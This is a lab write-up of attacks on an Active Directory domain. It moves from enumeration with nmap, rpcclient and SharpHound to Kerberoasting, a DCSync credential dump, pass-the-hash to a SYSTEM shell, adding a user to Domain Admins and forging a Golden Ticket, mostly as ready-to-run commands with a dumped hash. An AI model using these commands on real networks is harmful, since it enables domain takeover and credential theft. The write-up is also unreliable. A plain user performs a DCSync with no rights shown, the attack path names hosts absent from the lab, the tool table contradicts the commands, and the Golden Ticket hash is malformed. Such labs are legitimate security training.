Active Directory Attack & Enumeration Lab

I. Introduction:

In today's cybersecurity landscape, Active Directory (AD) remains the backbone of enterprise identity management—and its most critical attack surface. This comprehensive lab immerses you in offensive AD security through hands-on exploitation of misconfigurations, credential exposure, and privilege escalation paths.

Core objectives:

1. **Attack Surface Mapping:**
   - ✓ Enumeration of users, groups, and trust relationships.
   - ✓ Identifying high-value targets (Domain Admins, Kerberoastable accounts).
2. **Exploit Chaining:**
   - ✓ Kerberoasting → Golden Ticket creation.
   - ✓ DCSync attacks for credential harvesting.
   - ✓ Pass-the-Hash/Lateral Movement.
3. **Post-Exploitation:**
   - ✓ Establishing persistence.
   - ✓ Data exfiltration techniques.

Lab Environment:

Machine	IP Address	Role
Kali Linux	192.168.152.137	Attacker (Enum/Exploitation)
Windows 10 Client	192.168.152.129	Domain User Workstation
Windows Server 2019	192.168.152.135	Domain Controller (corp.local)

II. Environment Configuration:

1) Configure Active Directory on Windows Server (Domain Controller) :

❖ **Set Static IP: “powershell”**

```
New-NetIPAddress -InterfaceAlias "Ethernet" -IPAddress 192.168.152.135 -PrefixLength 24 -DefaultGateway 192.168.152.1
```

```
Set-DnsClientServerAddress -InterfaceAlias "Ethernet" -ServerAddresses 127.0.0.1
```

❖ **Install AD Domain Services : “powershell”**

```
Install-WindowsFeature AD-Domain-Services -IncludeManagementTools
```

❖ **Promote to Domain Controller : “powershell”**

```
Install-ADDSForest -DomainName "corp.local"
```

2) Join Windows 10 to Domain :

❖ **Set DNS to DC's IP : “powershell”**

```
netsh interface ip set dns "Ethernet" static 192.168.152.135
```

❖ **Join Domain: “powershell”**

```
Add-Computer -DomainName "corp.local" -Credential CORP\Administrator -Restart
```

❖ **Create Domain User (user1) : “powershell”**

```
New-ADUser -Name "user1" -UserPrincipalName "user1@corp.local" -AccountPassword (ConvertTo-SecureString "Password123!" -AsPlainText -Force) -Enabled $true
```

```
Add-ADGroupMember "Domain Users" user1
```

III. Enumeration of Active Directory :

A. Network Scanning with Nmap:

```
nmap -sV -sC -p 53,88,135,139,389,445,464,593,636,3268,3269 192.168.152.135
```

Result:

- Port 445 (SMB): Open → Potential share enumeration
- Port 389 (LDAP): Open → Directory service accessible
- Port 88 (Kerberos): Open → Ticket-based authentication

B. User Enumeration with rpcclient :

```
rpcclient -U "" -N 192.168.152.135
```

Discovered Accounts:

- Administrator
- Guest
- Krbtgt
- user1

C. Domain Recon with enum4linux-ng :

```
Python3 enum4linux-ng.py -A 192.168.152.135
```

Critical Output:

- Target information
- Listener Scan on 192.168.152.135
- Domain information via LDAP
- NetBIOS Names and Workgroup/Domain
- SMB Dialect chek

D. Bloodhound Data Collection:


On Windows 10 :

```
        .\SharpHound.exe -c All
```

Transferred File :

- 20250622144828_bloodHound.zip

E. Bloodhound Data Collection:



F. Attack Path Summary :

Vulnerable Entities:

1. user1 → Member of Helpdesk_Group
2. Helpdesk_Group → Local admin on Workstation12
3. Workstation12 → Active session of Backup_Admin
4. Backup_Admin → Member of Domain Admins

IV. Active Directory Exploitation & Privilege Escalation:

1. Kerberoasting:

Execution:

```
python3 GetUserSPNs.py corp.local/user1:'Password123!' -dc-ip 192.168.152.135 -request
```

Output:

```
$krb5tgs$23$*http_svc$CORP.LOCAL$HTTP/DC01.corp.local*[REDACTED_HASH]
```

Attempted Crack:

```
john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
```

Result:

Password not found weak wordlist

2. DCSync Attack :

Execution:

```
python3 secretsdump.py corp.local/user1:'Password123!'@192.168.152.135 -just-dc
```

Output:

```
Administrator:500:aad3b435b51404eeaad3b435b51404ee:41065b51baf779a5ed7aee9433485785:::
```

3. Pass-the-Hash (PtH) :

```
pth-winexe -U  'Administrator%hash' // 192.168.152.135 cmd
```

Result: ☑ Gained NT AUTHORITY\SYSTEM shell on DC

4. Privilege Escalation & Persistence:

Execution (in DC shell):

```
net group "Domain Admins" user1 /add /domain
```

Verification:

```
net group "Domain Admins" /domain
```

Persistence Technique: “ Golden Ticket creation ”

```
python3 ticketer.py -nthash 7615e6e8f82e8a8b6c0691630e3409 -domain-sid S-1-5-21-1122334455-6677889900-1122334455 -domain corp.local Administrator
```

Key Exploitation:

Technique	Tool Used	Success
Kerberoasting	GetUserSPNs.py	✗
DCSync	secretsdump.py	☑
Pass-the-Hash	wmiexec.py	☑
Privilege Escalation	net.exe	☑